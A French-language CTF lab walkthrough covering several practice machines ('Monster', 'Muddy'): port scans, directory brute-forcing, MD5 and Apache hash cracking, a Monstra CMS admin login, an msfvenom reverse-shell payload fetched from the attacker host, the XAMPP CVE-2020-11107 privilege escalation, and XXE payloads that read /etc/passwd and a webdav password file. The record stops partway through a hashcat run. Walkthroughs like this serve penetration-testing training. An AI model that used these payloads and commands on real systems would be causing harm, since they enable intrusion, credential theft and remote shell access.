xfreerdp /u:divine /p:ControlFreak11 /v:192.168.199.199 /drive:/tmp +clipboard
[23:26:48:142] [26081:26082] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed
    certificate (18)' at stack position 0
[23:26:48:142] [26081:26082] [WARN][com.freerdp.crypto] - CN = Remote-PC
[23:26:49:852] [26081:26082] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[23:26:49:852] [26081:26082] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[23:26:49:017] [26081:26082] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for
    rdpsnd
[23:26:49:017] [26081:26102] [INFO][com.freerdp.channels.rdpdr.client] - Loading device service drive [_tmp]
    (static)
[23:26:49:017] [26081:26082] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel
    rdpgfx
```


```
[23:26:53:262] [26081:26102] [INFO][com.freerdp.channels.rdpdr.client] - registered device #1: _tmp (type=8
    id=1)
```




On obtient ainsi l'accès RDP sur la machine.

En recherchant une vulnérabilité sur le programme installé on trouve la possibilité de lancer une escalade de privilège avec cette CVE `https://www.exploit-db.com/exploits/50047` pour cela il faut se rendre dans les paramètre à partir des icones cachés de windows :






Puis dans la partie "Settings" cliquer sur "Change", une fenetre s'ouvre afin de selectionner un fichier :



On peut alors indiquer le chemin vers l'application cmd se qui permet de lancer un invite de commande avec les droits Administrateur :



On obtient ainsi l'accès administrateur sur la machine

Monster

Reconnaissance

Machine cible Adresse IP : `192.168.233.180`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.233.180
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-17 20:04 CEST
Nmap scan report for 192.168.233.180
Host is up (0.018s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Mike Wazowski
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_ssl-date: TLS randomness does not represent time
|_http-title: Mike Wazowski
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
| ssl-cert: Subject: commonName=Mike-PC
| Not valid before: 2025-07-16T18:04:05
|_Not valid after:  2026-01-15T18:04:05
|_ssl-date: 2025-07-17T18:05:11+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: MIKE-PC
|   NetBIOS_Domain_Name: MIKE-PC
|   NetBIOS_Computer_Name: MIKE-PC
|   DNS_Domain_Name: Mike-PC
|   DNS_Computer_Name: Mike-PC
|   Product_Version: 10.0.19041
|_  System_Time: 2025-07-17T18:05:11+00:00
5040/tcp  open  unknown
7680/tcp  open  pando-pub
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-07-17T18:05:13
|_  start_date: N/A

Nmap done: 1 IP address (1 host up) scanned in 135.69 seconds
```

Le scan indique qu'il y a une dizaine de ports ouvert et qu'il s'agit d'une machine sous windows. Le port 80 pour HTTP, le port 443 pour HTTPS, le port 445 pour SMB le port 3389 pour RDP et d'autres ports moins connus.

Sur le port 80 est lancé un portfolio pour un développeur web :


La machine fournis les identifiants `mike:Mike14` mais il est aussi possible d'exploiter la machine et de trouver ces identifiants.

On lance un dirbusting du site :

```
gobuster dir -u http://192.168.233.180/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.233.180/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 1048]
/.htaccess            (Status: 403) [Size: 1048]
/Blog                 (Status: 301) [Size: 342] [--> http://192.168.233.180/Blog/]
/assets               (Status: 301) [Size: 344] [--> http://192.168.233.180/assets/]
/aux                  (Status: 403) [Size: 1048]
/blog                 (Status: 301) [Size: 342] [--> http://192.168.233.180/blog/]
/cgi-bin/             (Status: 403) [Size: 1062]
/com1                 (Status: 403) [Size: 1048]
/com2                 (Status: 403) [Size: 1048]
/com3                 (Status: 403) [Size: 1048]
/com4                 (Status: 403) [Size: 1048]
/con                  (Status: 403) [Size: 1048]
/examples             (Status: 503) [Size: 1062]
/licenses             (Status: 403) [Size: 1207]
/lpt1                 (Status: 403) [Size: 1048]
/lpt2                 (Status: 403) [Size: 1048]
/nul                  (Status: 403) [Size: 1048]
/phpmyadmin           (Status: 403) [Size: 1207]
/prn                  (Status: 403) [Size: 1048]
/server-info          (Status: 403) [Size: 1207]
/server-status        (Status: 403) [Size: 1207]
/webalizer            (Status: 403) [Size: 1207]
Progress: 20478 / 20479 (100.00%)
===============================================================
Finished
===============================================================
```


On trouve le lien vers un blog lorsque l'on lance le lien le css ne se charge pas, lorsque l'on vérifie la console on peut trouver le nom de domaine `monster.pg` que l'on ajoute au fichier d'hotes.

On recharge la page avec le nouveau nom dhote et cette fois on peut correctement visualiser la page :




On peut voir qu'il est fait référence à un CMS appelé Monstra qui est sous version 3.0.4

Sur Monstra CMS il y a une page de connexion Admininistrateur en lançant le lien `Blog/admin` :




En essayant de trouver les identifiant on parvient à se connecter à l'interface avec `admin:wazowski` le mot de passe était présent comme un nom dans la page du site on ob tient cette page d'administration :



Exploitation

En recherchant un exploit sur la version 3.0.4 de Monstra on trouve la CVE-2018-6383 `https://www.exploit-db.com/exploits/43348` qui permet une execution de commande en étant connecté, mais celle ci n'est pas exploitable car le fichier php n'est pas possible à téléverser.

On recherche donc une autre méthode, on se rend dans la section "Backup" puis on clique sur "Create a Backup" afin de créer la nouvelle Backup que l'on télécharge :



Un fichier ZIP est téléchargé que l'on extrait afin d'en analyser le contenu :

```
unzip 2025-07-25-04-57-18.zip
Archive:  2025-07-25-04-57-18.zip
...
xmllint --format /C:/xampp/htdocs/blog/storage/database/users.table.xml
<?xml version="1.0" encoding="UTF-8"?>
<root>
  <options>
    <autoincrement>2</autoincrement>
  </options>
  <fields>
    <login/>
```

```
    <password/>
    <email/>
    <role/>
    <date_registered/>
    <firstname/>
    <lastname/>
    <login/>
    <twitter/>
    <skype/>
    <hash/>
    <about_me/>
  </fields>
  <users>
    <id>1</id>
    <uid>de58425259</uid>
    <firstname/>
    <lastname/>
    <twitter/>
    <skype/>
    <about_me/>
    <login>admin</login>
    <password>a2b4e80cd640aaa6e417febe095dcbfc</password>
    <email>wazowski@monster.pg</email>
    <hash>jJkdUX1FOFiI</hash>
    <date_registered>1645512776</date_registered>
    <role>admin</role>
  </users>
  <users>
    <id>2</id>
    <uid>800c7d9797</uid>
    <firstname/>
    <lastname/>
    <twitter/>
    <skype/>
    <about_me/>
    <login>mike</login>
    <password>844ffc2c7150b93c4133a6ff2e1a2dba</password>
    <email>mike@monster.pg</email>
    <hash>8vPjvUPDHhRp</hash>
    <date_registered>1645512909</date_registered>
    <role>user</role>
  </users>
</root>

...
```

En affichant le contenu du fichier `users.table.xml` on peut voir la présence du mot de passe hashé de l'utilisateur mike `844ffc2c7150b93c4133a6ff2e1a2dba` on recherche le type de hash dont il peut s'agir :

```
hash-identifier
   ###########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                          By Zion3R #
   #                                                   www.Blackploit.com #
   #                                                  Root@Blackploit.com #
   ###########################################################################
----------------------------------------------------
 HASH: a2b4e80cd640aaa6e417febe095dcbfc

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```


On peut voir qu'il s'agit d'un hash MD5 afin de le décrypter on utilise mdxfind `https://www.techsolvency.com/pub/bin/mdxfind/` :

```
echo "YOUR_SALT_HERE" > salt.txt

echo "844ffc2c7150b93c4133a6ff2e1a2dba" | ./mdxfind -h 'MD5PASSSALT' -s salt.txt /usr/share/wordlists/rockyou
    .txt -i 2
1 salts read from salt.txt
```

```
Iterations set to 2
Working on hash types: MD5PASSSALT SHA1revMD5PASSSALT SHA1MD5PASSSALT MD5-SALTMD5PASSSALT
1 total salts in use
Reading hash list from stdin...
Took 0.00 seconds to read hashes
Searching through 1 unique hex hashes from <STDIN>
Maximum hash chain depth is 1
Minimum hash length is 32 characters
Using 8 cores
MD5PASSSALTx02 844ffc2c7150b93c4133a6ff2e1a2dba:YOUR_SALT_HERE:Mike14

Done - 8 threads caught
14,344,392 lines processed in 7 seconds
2049198.86 lines per second
7.51 seconds hashing, 143,443,920 total hash calculations
19.10M hashes per second (approx)
1 total files
1 MD5PASSSALTx02 hashes found
1 Total hashes found
```

On trouve le mot de passe `Mike14` il est possible de l'utiliser avec l'identifiant Mike afin de se connecter en RDP :

```
xfreerdp /u:mike /p:Mike14 /v:192.168.243.180 /drive:/tmp +clipboard
```



On obtient ainsi accès à la machine avec l'utilisateur `mike`

Privilege Escalation

En enumérant la version de xampp lancé sur la machine on trouve que xampp est lancé sur la version 7.3.10 comme on peut le voir dans le fichier readme :

```
PS C:\xampp> type .\readme_en.txt
###### ApacheFriends XAMPP Version 7.3.10 ######
...
```

En recherchant une vulnérabilité sur cette version de Xampp on trouve la CVE-2020-11107 `https://www.exploit-db.com/exploits/50337` il est possible d'eploiter cela avec le fichier de configuration de xampp, on commence par générer un payload msfvenom :

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.229 LPORT=1234 -f exe > msf.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Puis on upload le reverse shell sur la machine :

```
PS C:\Users\Mike\Downloads> iwr -uri http://192.168.45.229/msf.exe -Outfile msf.exe
```

On utilise alors les commandes contenu du script :

```
# Exploit Title: XAMPP 7.4.3 - Local Privilege Escalation
# Exploit Author: Salman Asad (@deathflash1411) a.k.a LeoBreaker
# Original Author: Maximilian Barz (@S1lkys)
# Date: 27/09/2021
```

```
# Vendor Homepage: https://www.apachefriends.org
# Version: XAMPP < 7.2.29, 7.3.x < 7.3.16 & 7.4.x < 7.4.4
# Tested on: Windows 10 + XAMPP 7.3.10
# References: https://github.com/S1lkys/CVE-2020-11107

$file = "C:\xampp\xampp-control.ini"
$find = ((Get-Content $file)[2] -Split "=")[1]
# Insert your payload path here
$replace = "C:\Users\Mike\Downloads\msf.exe"
(Get-Content $file) -replace $find, $replace | Set-Content $file
```

On une fois les commandes lancés on peut voir que le contenu du fichier de configuration `xampp-control.ini` a changé pour le chemin vers le payload :

```
[Common]
Edition=
Editor=C:\Users\Mike\Downloads\msf.exe
Browser=
Debug=0
Debuglevel=0
TomcatVisible=1
Language=en
Minimized=1
...
```

On lance à présent le programme qui permet d'arrêter xampp se qui va executer le reverse shell :

```
### Arret de xampp
PS C:\xampp> .\xampp_stop.exe
Stopping XAMPP...

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.45.229] from (UNKNOWN) [192.168.243.180] 51406
Microsoft Windows [Version 10.0.19044.1645]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
mike-pc\administrator
```

On obtient ainsi les droits administrateur sur la machine

Muddy

Reconnaissance

Machine cible Adresse IP : `192.168.125.161`


Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.125.161
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 19:44 CEST
Nmap scan report for 192.168.125.161
Host is up (0.026s latency).
Not shown: 65527 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   2048 74:ba:20:23:89:92:62:02:9f:e7:3d:3b:83:d4:d9:6c (RSA)
|   256 54:8f:79:55:5a:b0:3a:69:5a:d5:72:39:64:fd:07:4e (ECDSA)
|_  256 7f:5d:10:27:62:ba:75:e9:bc:c8:4f:e2:72:87:d4:e2 (ED25519)
25/tcp   open  smtp
| smtp-commands: muddy Hello nmap.scanme.org [192.168.45.247], SIZE 52428800, 8BITMIME, PIPELINING, CHUNKING,
     PRDR, HELP
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
80/tcp   open  http
|_http-title: Did not follow redirect to http://muddy.ugc/
111/tcp  open  rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
443/tcp  open  https
808/tcp  open  ccproxy-http
908/tcp  open  unknown
8888/tcp open  sun-answerbook

Nmap done: 1 IP address (1 host up) scanned in 73.93 seconds
```

Le scan indique qu'il y a 8 ports ouverts, le port 22 pour SSH, le port 25 pour SMTP, le port 80 pour HTTP, le port 111 pour rpcbind, le port 443 pour HTTPS, et les ports 808, 908 et 8888 pour des services moins connus.

Sur le port 8888 le site web héberge le service Ladon :



La machine est fournit avec les identifiants de connexion : `ian:AspirinThesisCreep623`

Il est possible de se connecter en SSH avec ces identifiants :


```
ssh ian@192.168.125.161
ian@192.168.125.161's password:
Linux muddy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ /bin/bash
ian@muddy:~$
```

Il est aussi possible d'exploiter la machine pour obtenir l'accès. On commence par lancer un dirbusting du site :

```
gobuster dir -u http://192.168.125.161 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.125.161
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 280]
/.hta                 (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 280]
/index.php            (Status: 200) [Size: 19215]
/javascript           (Status: 301) [Size: 323] [--> http://192.168.125.161/javascript/]
/server-status        (Status: 403) [Size: 280]
/webdav               (Status: 401) [Size: 462]
/wp-admin             (Status: 301) [Size: 321] [--> http://192.168.125.161/wp-admin/]
/wp-content           (Status: 301) [Size: 323] [--> http://192.168.125.161/wp-content/]
/wp-includes          (Status: 301) [Size: 324] [--> http://192.168.125.161/wp-includes/]
/xmlrpc.php           (Status: 405) [Size: 42]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

On peut voir la présence de l'URL wp-admin se qui signifie qu'il s'agit d'un site Wordpress. De plus il y a le service webdav présent.

Sur le site port 8888 on peut voir le lien vers "Muddy" on clique dessus pour afficher cette page :



On peut voir que la seule méthode ici autorisé est "Checkout"

Exploitation

On commence par rechercher un exploit sur le service "Ladon" :

```
searchsploit Ladon
------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------
Ladon Framework for Python 0.9.40 - XML External Entity Expansion
------------------------------------------------------------------------
Shellcodes: No Results

searchsploit -m xml/webapps/43113.txt
  Exploit: Ladon Framework for Python 0.9.40 - XML External Entity Expansion
      URL: https://www.exploit-db.com/exploits/43113
     Path: /usr/share/exploitdb/exploits/xml/webapps/43113.txt
```

```
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/yoyo/Downloads/43113.txt
```

On trouve un exploit qui permet un XEE on le télécharge. Il est expliqué qu'il faut envoyer un payload pour obtenir une execution XML et afficher le contenu des fichiers :

```
-----------------------------------------------------------------------
curl -s -X $'POST' \
-H $'Content-Type: text/xml;charset=UTF-8' \
-H $'SOAPAction: \"http://localhost:8888/HelloService/soap11/sayhello\"' \
--data-binary $'<?xml version="1.0"?>
<!DOCTYPE uid
[<!ENTITY passwd SYSTEM "file:///etc/passwd">
]>
<soapenv:Envelope xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"
xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\"
xmlns:soapenv=\"http://schemas.xmlsoap.org/soap/envelope/\"
xmlns:urn=\"urn:HelloService\"><soapenv:Header/>
<soapenv:Body>
<urn:sayhello soapenv:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\">
<uid xsi:type=\"xsd:string\">&passwd;</uid>
</urn:sayhello>
</soapenv:Body>
</soapenv:Envelope>' \
'http://localhost:8888/HelloService/soap11' | xmllint --format -
-----------------------------------------------------------------------
```

On utilise le payload pour envoyer la requete vers le serveur on remplace "localhost" par "muddy.ugc" et on ajoute le lien vers la méthode "checkout" `/muddy/soap11/checkout` :

```
### Requête serveur
curl -s -X $'POST' -H $'Content-Type: text/xml;charset=UTF-8' -H $'SOAPAction: \"http://muddy.ugc:8888/muddy/
    soap11/checkout\"' --data-binary $'<?xml version="1.0"?>
<!DOCTYPE uid
[<!ENTITY passwd SYSTEM "file:///etc/passwd">
]>
<soapenv:Envelope xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"
xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\"
xmlns:soapenv=\"http://schemas.xmlsoap.org/soap/envelope/\"
xmlns:urn=\"urn:HelloService\"><soapenv:Header/>
<soapenv:Body>
<urn:checkout soapenv:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\">
<uid xsi:type=\"xsd:string\">&passwd;</uid>
</urn:checkout>
</soapenv:Body>
</soapenv:Envelope>' 'http://muddy.ugc:8888/muddy/soap11/checkout' | xmllint --format -

### Réponse serveur
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-ENV="http://schemas.
    xmlsoap.org/soap/envelope/" xmlns:ns="urn:muddy" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <SOAP-ENV:Body SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <ns:checkoutResponse>
      <result>Serial number: root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/
          nologinbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev:/usr/sbin/nologinsync:x:4:65534:sync
          :/bin:/bin/syncgames:x:5:60:games:/usr/games:/usr/sbin/nologinman:x:6:12:man:/var/cache/man:/usr/
          sbin/nologinlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologinmail:x:8:8:mail:/var/mail:/usr/sbin/
          nologinnews:x:9:9:news:/var/spool/news:/usr/sbin/nologinuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin
          /nologinproxy:x:13:13:proxy:/bin:/usr/sbin/nologinwww-data:x:33:33:www-data:/var/www:/usr/sbin/
          nologinbackup:x:34:34:backup:/var/backups:/usr/sbin/nologinlist:x:38:38:Mailing List Manager:/var/
          list:/usr/sbin/nologinirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologingnats:x:41:41:Gnats Bug-
          Reporting System (admin):/var/lib/gnats:/usr/sbin/nologinnobody:x:65534:65534:nobody:/nonexistent:/
          usr/sbin/nologin_apt:x:100:65534::/nonexistent:/usr/sbin/nologinsystemd-timesync:x:101:102:systemd
          Time Synchronization,,,:/run/systemd:/usr/sbin/nologinsystemd-network:x:102:103:systemd Network
          Management,,,:/run/systemd:/usr/sbin/nologinsystemd-resolve:x:103:104:systemd Resolver,,,:/run/
          systemd:/usr/sbin/nologinmessagebus:x:104:110::/nonexistent:/usr/sbin/nologinsshd:x:105:65534::/run
          /sshd:/usr/sbin/nologinsystemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologinmysql:x
          :106:112:MySQL Server,,,:/nonexistent:/bin/falseian:x:1000:1000::/home/ian:/bin/shDebian-exim:x
          :107:114::/var/spool/exim4:/usr/sbin/nologin_rpc:x:108:65534::/run/rpcbind:/usr/sbin/nologinstatd:x
          :109:65534::/var/lib/nfs:/usr/sbin/nologin</result>
    </ns:checkoutResponse>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

On obtient la réponse du serveur avec le contenu du fichier `/etc/passwd` on peut alors essayer de lire les fichiers de configuration du service webdav présent sur la machine sur `/var/www/html/webdav/passwd.dav` :

```
### Requête Serveur
curl -s -X $'POST' -H $'Content-Type: text/xml;charset=UTF-8' -H $'SOAPAction: \"http://muddy.ugc:8888/muddy/
    soap11/checkout\"' --data-binary $'<?xml version="1.0"?>
<!DOCTYPE uid
[<!ENTITY passwd SYSTEM "file:///var/www/html/webdav/passwd.dav">
]>
<soapenv:Envelope xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"
xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\"
xmlns:soapenv=\"http://schemas.xmlsoap.org/soap/envelope/\"
xmlns:urn=\"urn:HelloService\"><soapenv:Header/>
<soapenv:Body>
<urn:checkout soapenv:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\">
<uid xsi:type=\"xsd:string\">&passwd;</uid>
</urn:checkout>
</soapenv:Body>
</soapenv:Envelope>' 'http://muddy.ugc:8888/muddy/soap11/checkout' | xmllint --format -

### Réponse serveur
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-ENV="http://schemas.
    xmlsoap.org/soap/envelope/" xmlns:ns="urn:muddy" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <SOAP-ENV:Body SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <ns:checkoutResponse>
      <result>Serial number: administrant:$apr1$GUG1OnCu$uiSLaAQojCm14lPMwISDi0</result>
    </ns:checkoutResponse>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

On peut voir la présence d'un hash on le décrypte avec hashcat :

```
hashid hash.txt
--File 'hash.txt'--
Analyzing '$apr1$GUG1OnCu$uiSLaAQojCm14lPMwISDi0'
[+] MD5(APR)
[+] Apache MD5
--End of file 'hash.txt'-

hashcat -m 1600 hash.txt /usr/share/wordlists/rockyou.txt
...
